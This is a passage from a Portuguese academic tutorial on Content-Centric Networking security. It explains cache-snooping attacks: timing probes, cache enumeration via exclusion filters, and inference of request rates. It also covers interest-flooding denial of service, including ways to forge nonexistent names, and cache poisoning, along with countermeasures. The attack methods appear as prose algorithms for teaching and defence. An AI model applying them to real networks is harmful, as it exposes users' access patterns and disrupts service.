


Figura 3.11. Topologia simplificada para um ataque de *cache snooping*.

conteúdos a um grupo de possíveis requisitantes, ou seja, ao grupo contendo todos os usuários associados ao mesmo *cache* que o adversário.

Além do alvo do ataque, o adversário também precisa determinar, a priori, quais os conteúdos de interesse para o seu objetivo. A ideia é que o adversário gere uma lista de nomes de conteúdo interessantes ou então determine características que, se presentes em um conteúdo, o tornariam interessantes para o ataque.

3.4.3.1. Requisições Recursivas e Não-Recursivas

Para saber se determinado conteúdo foi acessado por um ou mais usuários, o adversário precisa requisitá-lo à rede e determinar se a resposta obtida é oriunda do *cache* associado a estes usuários. Existem basicamente duas maneiras de se enviar provas ao *cache*: requisições recursiva e não-recursiva.

Na requisição não recursiva (Figura 3.12 (a)), se um *cache miss* ocorrer, o adversário não receberá dados e saberá que tal conteúdo não foi requisitado por nenhum dos usuários associados ao *cache*. Por outro lado, se os dados forem recebidos, o adversário saberá que um ou mais vizinhos o requisitou.

Na requisição recursiva, ilustrada na Figura 3.12 (b), um *cache miss* faz com que o roteador encaminhe o interesse para o próximo *cache*, na direção do publicador do conteúdo. Dessa forma, se o conteúdo existir, o adversário receberá o pacote de dados após algum intervalo de tempo. Como o adversário sempre recebe os dados, ele não pode utilizar este evento como uma indicação de presença ou ausência do conteúdo em *cache*. Para contornar este problema, o adversário deve tentar inferir o tempo de resposta

 ©2012 SBC — Soc. Bras. de Computação

para um conteúdo obtido diretamente do *cache*. Se o tempo de resposta de obtenção de um determinado conteúdo for próximo ao tempo de resposta inferido, então o adversário poderá concluir que o conteúdo foi obtido do *cache*.

Entretanto, na requisição recursiva, o envio de provas ao *cache* altera o seu estado e essa característica deve ser levada em conta ao definir a taxa de envio de provas. Por exemplo, se um *cache miss* ocorrer para a primeira prova enviada, os dados serão recuperados através de um outro *cache* na rede ou da fonte, o que causará o armazenamento do conteúdo por todos os *caches* no caminho. Se a próxima prova for enviada antes da expiração da entrada do *cache* inserida pela primeira prova, o adversário observará um falso positivo.

Em geral, o ataque baseado em provas não recursivas é mais simples de implementar[6] e mais efetivo, já que sempre fornece uma resposta exata. Apesar disso, os ataques baseados em provas recursivas são mais difíceis de detectar, já que o mesmo corresponde ao comportamento normal da CCN [Schwetzingen 2010], mas fornecem respostas menos precisas devido a variação dos tempos de resposta inferidos. Devido a maior dificuldade de implementação e elaboração de contramedidas, os ataques estudados nessa seção são baseados em provas recursivas.




Figura 3.12. Tipos de requisições de conteúdos ao *cache*.

3.4.3.2. Estimando o Tempo Característico e o RTT para o *Cache*

Antes da realização do ataque propriamente dito, o adversário precisa coletar algumas informações de temporização para compreender melhor a topologia da rede. A primeira informação necessária é o tempo que um conteúdo leva para ser obtido através do *cache*. Para estimar esse tempo, o adversário precisa requisitar um conteúdo que esteja em *cache* com absoluta certeza. Se o adversário não souber de nenhum conteúdo armazenado em *cache*, ele pode requisitar por duas vezes consecutivas um mesmo conteúdo

[6]Para implementar requisições não-recursivas basta atribuir o valor 2 ao campo escopo (explicado na Seção 3.2.2) presente nos pacotes de interesse.

 ©2012 SBC — Soc. Bras. de Computação

à rede e utilizar a resposta da segunda solicitação para obter a estimativa do *Round-Trip Time* - RTT. O adversário então requisita o conteúdo em *cache* e calcula a diferença entre os tempos de envio do interesse e da obtenção dos dados. Esse processo deve ser repetido várias vezes pelo adversário, com o objetivo de se obter uma medição mais precisa. O tempo entre as duas requisições deve ser pequeno o suficiente para garantir que o conteúdo não seja removido do *cache* e grande o bastante para que as provas possam representar o RTT em diferentes cenários de tráfego.




Figura 3.13. Algoritmo para estimativa do tempo característico do *cache*.

O segundo parâmetro necessário é o tempo de expiração de um conteúdo armazenado em *cache*, chamado de tempo característico (t_c) de um *cache* LRU [Che et al. 2002], ilustrado na Figura 3.13(a). Para tanto, [Schwetzingen 2010] estabelece o seguinte algoritmo:

Inicialização: Faça $t_{min} = 0$, $t_{max} \rightarrow \infty$ e $i = 0$. Use $t_0 > 0$, $\beta > 1$, $0 < \gamma < 1$ e $n \in N^+$ como parâmetros fixos, mas com valores passíveis de aperfeiçoamento.

Encontrando um limite superior: Insira um novo conteúdo no *cache* e o requisite após o instante de tempo t_i. Assim, dois casos podem ocorrer. No primeiro, como o conteúdo já não está em *cache*, faça $t_{max} = t_i$, $i = i+1$ e vá para o próximo passo do algoritmo. No segundo caso, se o conteúdo ainda estiver em *cache*, faça $t_{min} = t_i$, $t_{i+1} = \beta.t_i$, $i = i+1$ e repita este passo. Este processo é ilustrado na Figura 3.13(b).

Refinando a estimativa: Insira um novo conteúdo no *cache* e o requisite após o tempo $t_i = t_{min} + \gamma.(t_{max} - t_{min})$. Assim, dois casos podem ocorrer. No primeiro, como o conteúdo não está em *cache*, faça $t_{max} = t_i$. No segundo caso, se o conteúdo ainda estiver em *cache* faça $t_{min} = t_i$. Incremente i e repita este passo até que um número pré-determinado n de iterações tenha sido alcançado. A Figura 3.13(c) ilustra este processo para $n = 2$.

©2012 SBC — Soc. Bras. de Computação

É importante observar que, cada prova enviada para um conteúdo armazenado em *cache* faz com que o tempo de expiração desse conteúdo seja reiniciado. Isso significa que, após cada prova, o conteúdo em questão sempre levará t_c unidades de tempo para ser removido do *cache*. Dessa forma, o algoritmo apresentado leva em conta essa característica e tenta, através de tentativa e erro, encontrar um intervalo $[t_{max} - t_{min}]$ que corresponda ao t_c. Inicialmente, o algoritmo precisa definir um valor para a variável t_0. Se o adversário possuir uma estimativa de t_c, mesmo que grosseira, esta deve ser atribuída a t_0. Caso o valor escolhido para t_0 seja menor que t_c, então o algoritmo continuará a procurar um limite superior. Nesse ponto, o parâmetro β indica o quão rápido a estimativa do limite superior aumenta. Quanto maior o valor de β, mais rápido o limite superior é encontrado, apesar de ser mais impreciso. Após o limite superior ter sido obtido, o intervalo $[t_{max} - t_{min}]$ precisa ser reduzido até representar, com a maior precisão possível, o valor de t_c. Dessa forma, diversos pontos dentro do intervalo são testados e cabe ao parâmetro γ indicar o próximo ponto a ser testado. O critério de parada n define o quão precisa a estimativa de t_c será. Seu valor pode ser definido experimentalmente ou a fase de refinamento pode ser executada indefinidamente até que uma alteração mínima no intervalo seja observada.

Neste ponto, com os valores estimados do RTT para requisições feitas ao *cache* e do t_c, o adversário já tem condições de saber se um conteúdo está ou não em *cache*, e em caso positivo, quanto tempo ele permanecerá lá. A partir dessas informações, é possível realizar os dois ataques enunciados nesta seção e explicados a seguir.

3.4.3.3. Ataque 1: Obtenção de uma cópia de todos os conteúdos presentes em *cache*

A CCN realiza a comparação de nomes de conteúdo pelo maior prefixo para a verificação da existência de um conteúdo em *cache*. Isso significa que conteúdos podem ser requisitados especificando-se apenas prefixos de seus nomes. Como vários conteúdos em *cache* podem compartilhar um mesmo prefixo, esta comparação pode resultar em mais de uma resposta possível. Neste caso, para decidir qual conteúdo deve ser retornado, a CCN disponibiliza alguns campos no cabeçalho dos pacotes de interesse. Um desses campos representa uma lista de componentes que não devem estar presentes no nome do conteúdo retornado. Assim, é possível requisitar um conteúdo por um determinado prefixo e excluir possíveis ambiguidades através do campo filtro de exclusão.

[Schwetzingen 2010] apresenta o seguinte algoritmo para listar os conteúdos presentes em *cache*:

- Seja p uma entrada para o algoritmo, onde $p = /p_0/p_1/.../p_i/$ é o prefixo no espaço de nomes que o adversário deseja explorar. Faça $E = \emptyset$, onde E representa o filtro de exclusão.

- Envie para o *cache* um pacote de interesse contendo p e E. Se houver um *cache miss* o algoritmo termina. Considere $n = /n_0/n_1/.../n_j$ o nome do conteúdo recebido, onde $j \geq i$, $p_0 = n_0$ e $p_1 = n_1$, ..., $p_i = n_i$. Se $j > i$, então $\forall e \in E : n_{i+1} \neq e$. Em outras palavras, se o nome do conteúdo retornado for maior do que o prefixo p requisitado, então nenhum de seus componentes adicionais poderá ser igual a

 ©2012 SBC — Soc. Bras. de Computação

qualquer componente na lista E. Por fim, faz-se $E = E \cup \{n_{i+1}\}$ e repete-se este passo.

A partir do algoritmo descrito acima, apenas os conteúdos com prefixo p serão descobertos. Para descobrir todos os conteúdos presentes em *cache* o adversário poderia começar com $p = /$ e executar o algoritmo até que nenhum conteúdo seja retornado.

3.4.3.4. Ataque 2: Análise dos acessos a um conteúdo de nome específico

O objetivo deste ataque é monitorar os acessos a um conteúdo específico, cujo nome é conhecido pelo adversário. Para este propósito, o algoritmo de precisão arbitrária proposto em [Schwetzingen 2010] é capaz de estimar o tempo de inserção e remoção de um conteúdo em *cache*. Executando-se tal algoritmo periodicamente é possível monitorar os acessos ao conteúdo e, inclusive, calcular a taxa de acesso ao mesmo.

Descoberta dos Tempos de Inserção e Remoção de um Conteúdo em *Cache*

Através dos processos já explicados nesta seção, é possível verificar se um conteúdo está ou não em *cache*. Suponha que o conteúdo é requisitado no instante de tempo t_r. Se o conteúdo estiver em *cache*, então será possível concluir que o mesmo foi requisitado ao menos uma vez nas últimas t_c unidades de tempo. Caso contrário, não é possível concluir se o mesmo nunca foi requisitado anteriormente ou se no momento da requisição de prova o conteúdo já havia expirado. Em qualquer caso, não é possível inferir em quais momentos o conteúdo foi inserido e removido do *cache*.

Para contornar esse problema, uma solução seria enviar provas periódicas ao *cache* para testar os momentos em que o conteúdo estava ou não estava em *cache*, permitindo assim estabelecer uma estimativa sobre os tempos de inserção e remoção. Entretanto, enviar provas sucessivas ao *cache* para um mesmo conteúdo limita a taxa de requisição a pelos menos uma a cada t_c unidades de tempo. Isto ocorre, pois a cada requisição um *cache miss* indica que o conteúdo será obtido da fonte e inserido em *cache*, o que será desfeito após t_c unidades de tempo. Quanto maior a capacidade do *cache*, maior será o t_c e para *caches* baseados em disco, o t_c pode ser de horas, ou mesmo dias. Nesses casos, as provas periódicas se tornariam impraticáveis. Apesar disso, outra característica da CCN pode ser aproveitada para viabilizar este processo. Quando um conteúdo é muito grande, a CCN o divide em pedaços menores (*chunks*) e os nomeia individualmente. Ocorre que a requisição de um desses pedaços é normalmente precedida da requisição dos pedaços subsequentes. Dessa maneira, para verificar se o conteúdo maior foi requisitado, é possível verificar a presença em *cache* de cada um de seus pedaços. Como cada um desses pedaços representa uma entrada separada no *cache*, o adversário pode se valer dessa característica para efetuar as provas periódicas, enviando várias requisições, uma para cada um dos diferentes pedaços do mesmo conteúdo, aumentando assim a taxa de requisição. Por simplicidade, o ataque aqui descrito assume que todos os *chunks* do mesmo conteúdo são requisitados exatamente ao mesmo tempo.

Considere t_c o tempo característico do *cache*, ε a incerteza do t_c estimado e t_p

 ©2012 SBC — Soc. Bras. de Computação




Figura 3.14. Provas paralelas usando três *chunks*[Schwetzingen 2010].

o intervalo entre as provas, determinado pelo adversário. . Assim, o número de *chunks* necessários para que o ataque possa ser executado é $\lceil\frac{t_c+\varepsilon}{t_p}\rceil$. Para *caches* com t_c pequeno e um grande número de *chunks*, é possível definir t_p como um valor pequeno para se obter uma estimativa mais precisa do tempo de inserção e remoção de um conteúdo em *cache*. A Figura 3.14 ilustra a execução do ataque para três *chunks*.

Inferindo a Taxa de Requisição de um Conteúdo em *Cache*

Após encontrar os instantes de tempos de inserção e remoção do conteúdo em *cache*, como discutido anteriormente, o adversário pode estimar a taxa de requisição desse conteúdo. Para que este ataque seja possível, os instantes de tempo entre a remoção do conteúdo e sua posterior reinserção deve ser consideravelmente mais longo do que a precisão do algoritmo de requisição. Isso significa que a frequência de acesso aos itens utilizados nas provas não deve ser muito alta.




Figura 3.15. Medição da taxa de requisição de um conteúdo em um *cache* LRU[Schwetzingen 2010].

A Figura 3.15 mostra o tempo de vida de um conteúdo em um *cache* LRU. Tal conteúdo sempre é inserido nos instantes $t_{ins,i}$ e removidos nos instantes $t_{ev,i}$ e estes são os únicos tempos conhecidos pelo adversário. Cada vez que o conteúdo é requisitado, seu tempo de remoção é atrasado por t_c unidades de tempo a partir do tempo de requisição. Entretanto, somente com os valores de $t_{ins,i}$ e $t_{ev,i}$, o adversário não é capaz de determinar quantas requisições ocorreram durante este intervalo. É possível apenas estabelecer o limite inferior $\lceil\frac{t_{ev,i}-t_{ins,i}}{t_c}\rceil$, mas não o limite superior. Apesar disso, um adversário é capaz de inferir o intervalo de tempo entre duas requisições sucessivas se o conteúdo foi removido do *cache* entre tais requisições. Este intervalo de tempo é calculado da seguinte forma: $t_{gap,i} = t_{ins,i+1} - t_{ev,i} + t_c$. Se existir um número grande desses espaçamentos entre duas requisições, então o adversário será capaz de computar a taxa de requisição global da seguinte maneira: $\lambda \approx \frac{1}{avg(t_{gap,i})}$.

 ©2012 SBC — Soc. Bras. de Computação

3.4.3.5. Contramedidas

Segundo [Schwetzingen 2010], as contramedidas para os ataques de *cache snooping* podem ser divididas em duas categorias: contramedidas de prevenção e contramedidas de detecção.

Contramedidas de Prevenção

Para impedir que adversários sejam capazes de efetuar o Ataque 1 as seguintes medidas podem ser tomadas:

- A CCN possui um mecanismo próprio que permite a enumeração de conteúdos em *cache*. Por medidas de segurança, esse mecanismo deve ser desabilitado.
- A funcionalidade de exclusão de componentes dos nomes de conteúdo deve ser alterada de tal forma que os pacotes de dados contenham informações que digam quais partes do nome do conteúdo (nenhuma, por padrão) podem ser excluídas. Dessa forma, o publicador passa a ter mais controle sobre como seus conteúdos são pesquisados. Uma alternativa mais radical seria desabilitar totalmente a funcionalidade de exclusão.
- O mecanismo de comparação de prefixos deve limitar o número de componentes não coincidentes. Por exemplo, se esse limite for 2, então um interesse para `/br` recebido por um cache que possui o conteúdo `/br/uff/videos/video1` não retornará dados, já que a comparação de prefixos resultará em três divergências.

Para impedir que adversários sejam capazes de efetuar o Ataque 2 as seguintes medidas podem ser tomadas:

- Requisições não recursivas devem ser ignoradas por roteadores. Isso implica que se um interesse tiver o campo escopo definido com o valor 2, o interesse deve ser descartado pelo roteador.
- Para dificultar o adversário, um roteador de conteúdo poderia inserir um atraso na resposta que seria equivalente a um RTT para um *cache* na hierarquia que tivesse um grande número de usuários associados. Fazendo isso, mesmo que adversário seja capaz de detectar a taxa de acesso ao *cache*, o número de possíveis requisitantes será tão grande que essa informação será muito pouco útil. Claramente essa contramedida só funcionaria se não houvesse outras maneiras do adversário identificar o requisitante, como por exemplo, a presença do nome de usuário do requisitante dentro do conteúdo requisitado.

Contramedidas de Detecção

No caso da prevenção não ser possível, os ataques devem ser ao menos detectados. Todos os ataques abordados nessa seção possuem as seguintes características em comum:

 ©2012 SBC — Soc. Bras. de Computação

- O roteador de acesso poderá observar uma aglomeração de requisições, oriundas do mesmo enlace, quando o adversário está realizando o Ataque 2.
- Da mesma forma, o Ataque 1 envolve a requisição de um grande número de conteúdos em um tempo muito pequeno, com uma grande taxa de *hits* no *cache* e com uma grande cobertura dos conteúdos em *cache* para o espaço de nomes especificado.

Como ocorre na maioria das detecções de ataque, a utilização de verificação de padrões utiliza heurísticas que, em alguns casos, podem gerar falsos positivos. Por exemplo, a requisição de um conteúdo muito grande (com muitos *chunks*) em *cache* pode ser confundida com o Ataque 1.

3.4.4. Ataques de Negação de Serviço

Como abordado na Seção 3.3, a CCN mitiga os ataques de negação de serviço comumente implementados na Internet atual. Apesar disso, é possível criar variações efetivas de tais ataques. Como os pacotes de dados são enviados somente após a recepção de seu respectivo pacote de interesse, a única técnica de inundação disponível para o adversário é a de pacotes de interesse. Além disso, os *caches* dos roteadores também podem ser explorados por ataques de envenenamento de *cache* com o objetivo de disseminar conteúdos corrompidos, impedindo assim que os usuários obtenham conteúdos válidos. Estes dois ataques, inundação de interesses e envenenamento de *cache*, serão discutidos neste seção, além de algumas contramedidas propostas para os mesmos.

3.4.4.1. Inundação de Pacotes de Interesse

Em tais ataques os adversários geram um grande número de pacotes de interesse para conteúdos específicos, esperando causar o mau funcionamento da infraestrutura da rede ou da fonte de conteúdos. No caso do alvo do ataque ser a infraestrutura da rede, o objetivo do adversário é fazer com que os interesses gerados por ele consumam toda a memória disponível na PIT dos roteadores. Dessa forma, assumindo que a CCN implemente a política de substituição *Tail Drop* [Wählisch et al. 2012], os interesses enviados por usuários legítimos encontrarão a PIT com recursos exauridos e serão descartados. Da mesma forma, o objetivo do ataque às fontes de conteúdo também é causar a recusa de interesses legítimos. Entretanto, tais interesses são descartados pelas fontes de conteúdo, e não pelos roteadores da rede. Em ambos os casos, o adversário pode utilizar *botnets* para amplificar a eficiência do ataque.

Os pacotes trafegados na CCN não transportam informações de origem e destino em seus cabeçalhos. Assim, da mesma forma que a rede é orientada ao conteúdo, os ataques também precisam ser. Ao invés de escolher o endereço de destino do alvo, o adversário precisa decidir quais conteúdos requisitar para alcançar seu objetivo. Segundo [Gasti et al. 2012], os ataques de negação de serviço por inundação de interesses podem ser divididos em três categorias, dependendo do tipo de conteúdo requisitado no ataque:

1. Estático ou existente: são conteúdos que foram publicados e estão disponíveis na rede para serem requisitados pelos usuários.

 ©2012 SBC — Soc. Bras. de Computação

2. Gerado dinamicamente: são conteúdos gerados apenas quando requisitados através de pacotes de interesse.

3. Não existentes: são conteúdos cujos interesses nunca serão atendidos.

Ataques de inundação de interesses do tipo 1 tem efetividade limitada e são mais frequentemente utilizados para atacar a infraestrutura da rede, e não as fontes de conteúdo. Devido a implementação de *caches* de conteúdo nos roteadores da rede, os interesses para um conteúdo estático somente atingirão a fonte em um primeiro momento. Nas próximas requisições, os interesses serão atendidos pelos *caches*.

Os ataques do tipo 2 são mais adequados quando o objetivo do adversário é causar a inoperabilidade de uma fonte de conteúdos específica. Uma vez que os conteúdos são gerados dinamicamente, estes não são armazenados em *cache*, e interesses para eles são sempre roteados até a fonte. Se a geração de tais conteúdos for computacionalmente cara, tanto em memória quanto em processamento, a fonte de conteúdos pode ficar facilmente inoperante, dependendo do número de interesses de ataque que a atinjam. Por outro lado, o impacto deste ataque nos roteadores depende da sua proximidade em relação a fonte de conteúdos. Os roteadores mais próximos tendem a manter um maior número de interesses pendentes maliciosos em sua PIT, devido a concentração do tráfego a ser encaminhado à fonte de conteúdos.

Os ataques do tipo 3 poderão ser mais eficientes caso o objetivo do adversário seja afetar a infraestrutura da rede. Da mesma forma, os interesses também não podem ser atendidos por *caches* e são propagados até a fonte de conteúdos. Uma vez que os conteúdos requisitados são inexistentes, a fonte de conteúdos pode descartá-los rapidamente, evitando assim o desperdício de recursos. Porém, o processo de roteamento desses interesses até a fonte consome a memória da PIT dos roteadores, o que pode gerar sua inoperabilidade. Outra característica desse tipo de ataque é a maior facilidade de evasão do mecanismo de agregação de interesses. Como os conteúdos requisitados não existem, a lista de nomes de conteúdo disponíveis para requisição é virtualmente infinita. Dessa forma, gerar muitos interesses para conteúdos diferentes é mais fácil neste ataque do que nos outros dois tipos. Para gerar nomes de conteúdo inexistentes [Gasti et al. 2012] propõe as seguintes opções de algoritmos:

1. Definir o nome de conteúdo utilizando o formato `/prefixo/nonce`, onde *nonce* é um valor aleatório. Como a CCN realiza a checagem de prefixo mais longo, os interesses para esses nomes serão roteados até a fonte de conteúdos.

2. Definir o *hash* da chave pública do publicador, contido nos pacotes de interesse como um valor aleatório. Uma vez que nenhum conteúdo legítimo conterá o mesmo valor para o *hash* da chave pública do publicador, o interesse nunca será atendido.

3. Utilizar o filtro de exclusão do pacote de interesse contendo todos os campos presentes no nome do conteúdo requisitado. Dessa forma, ainda que exista em *cache* um conteúdo com o nome requisitado, ele não será devolvido, já que o filtro de exclusão o excluirá das possíveis respostas.

 ©2012 SBC — Soc. Bras. de Computação

A falta de informações de origem e a ausência de assinatura nos pacotes de interesse dificulta o rastreamento da origem dos ataques de inundação de interesses. Assim, qualquer usuário pode gerar um fluxo de pacotes de interesse e manter seu anonimato. Para contornar este problema, seria possível adotar uma solução onde os consumidores fossem obrigados a assinar os pacotes de interesse por ele gerados. Dessa forma, em um ataque de inundação de interesses seria possível descobrir qual usuário os originou e tomar as devidas contramedidas. Porém, esta solução causaria sérios problemas à privacidade dos usuários e não seria completamente efetiva, já que adversários operam *botnets* para realizar os ataques. Para mitigar os ataques de negação de serviço por inundação de interesses sem interferir na privacidade dos usuários, [Gasti et al. 2012] propõem contramedidas baseadas em estatísticas nos roteadores e em mecanismos de *Push-Back* [Ioannidis e Bellovin 2001].

Contramedidas Baseadas em Estatísticas nos Roteadores

Os roteadores da CCN podem facilmente manter estatísticas de interesses não atendidos (expirados) e utilizar essas informações para limitar:

- O número de interesses pendentes por interface de saída: a CCN mantém um balanceamento de fluxo entre os pacotes de interesse e de dados. Em resposta a um determinado interesse, apenas um pacote de dados pode ser recebido e será encaminhado pelo caminho inverso do interesse que o originou. Dessa forma, é fácil para os roteadores calcularem o número máximo de interesses pendentes por interface de saída que o próximo salto pode suportar. Assim, os roteadores nunca devem enviar um número de interesses maior do que esse limite superior, baseando-se no tamanho médio dos pacotes, tempo de expiração dos interesses e na largura de banda do enlace.

- O número de interesses por interface de entrada: pelo mesmo princípio do balanceamento de fluxo, os roteadores podem detectar quando estão recebendo um número de interesses maior do que o suportado, devido a limitações físicas do enlace.

- O número de interesses pendentes por *namespace*: quando certo prefixo está sendo alvo de um ataque DoS, os roteadores (principalmente aqueles mais próximos à fonte de conteúdos) podem facilmente detectar o ataque baseando-se no número de interesses não atendidos para este prefixo. Após a detecção, os roteadores podem limitar o número de interesses pendentes para o prefixo supostamente em ataque e reduzir o número de interesses pendentes para as interfaces de entrada por onde os interesses pendentes para tal prefixo foram recebidos.

Contramedidas Baseadas em Mecanismos de *Push-Back*

Após detectar um ataque de inundação de interesses para um determinado *namespace*, o roteador deve limitar a taxa de encaminhamento de interesses para o prefixo em ataque. Além disso, o roteador também deve propagar um alerta de ataque pelas interfaces por

 ©2012 SBC — Soc. Bras. de Computação

onde os interesses para tal prefixo foram recebidos. Cada roteador que receber o alerta deve realizar o mesmo processo [Ioannidis e Bellovin 2001]. O objetivo deste mecanismo é limitar o ataque à sua origem ou ao menos, a região onde o ataque é detectável, como ilustrado na Figura 3.16. Uma característica importante dessa contramedida é que ela pode ser implementada sem alterações na infraestrutura atual da CCN.




Figura 3.16. Exemplo de mecanismo de *push-back* com detecção de ataque pelo roteador R1

3.4.4.2. Envenenamento de *Cache*

Como explicado na Seção 3.3, a CCN exige que os publicadores assinem cada pedaço de conteúdo publicado. Dessa maneira, um consumidor pode verificar a assinatura e ter a garantia de que o conteúdo recebido é íntegro e autêntico. Entretanto, para os roteadores, a verificação da assinatura de cada pedaço de conteúdo recebido não é viável por dois motivos:

1. Criptografia Assimétrica: para assinar conteúdos, os publicadores utilizam um algoritmo de criptografia assimétrica, como o RSA, que mais tarde também será utilizado para a verificação da assinatura. Uma vez que tais algoritmos envolvem operações computacionalmente caras, como a exponenciação, a verificação da assinatura de todos os conteúdos pode ocupar muito tempo de processamento dos roteadores, o que pode ocasionar na negação de serviço. Mesmo que um processador dedicado seja usado para a criptografia, o atraso causado pela verificação das assinaturas pode inviabilizar muitas aplicações. Como exemplo, [Gasti et al. 2012] mostram que uma implementação otimizada em software da verificação de assinaturas RSA-1024, rodando em um processador Intel Core 2 Duo 2.53 GHz, permite verificar a assinatura de cerca de 150Mbps de tráfego, assumindo que o tamanho dos pacotes de dados seja de 1500 bytes. Como observação, [Gasti et al. 2012] destacam que foi utilizado o menor expoente público possível para o RSA, resultando em apenas duas multiplicações modulares por verificação de assinatura. Logo, é possível concluir que para interfaces na ordem de Gbps a quantidade de poder computacional necessária para a verificação de todas as assinaturas é um limitador.

 ©2012 SBC — Soc. Bras. de Computação

2. Gerenciamento de Confiança: para verificar uma assinatura é preciso conhecer a chave pública do assinante. Porém, para garantir que uma determinada chave pública pertence realmente a entidade esperada, é preciso utilizar mecanismos de gerenciamento de confiança, como o PGP e o SPKI/SDSI. Em geral, esses mecanismos requerem que seja verificada uma cadeia de confiança para garantir a autenticidade da chave pública. Dessa forma, além da necessidade da verificação da assinatura em si, também é necessária a verificação da autenticidade da chave pública.

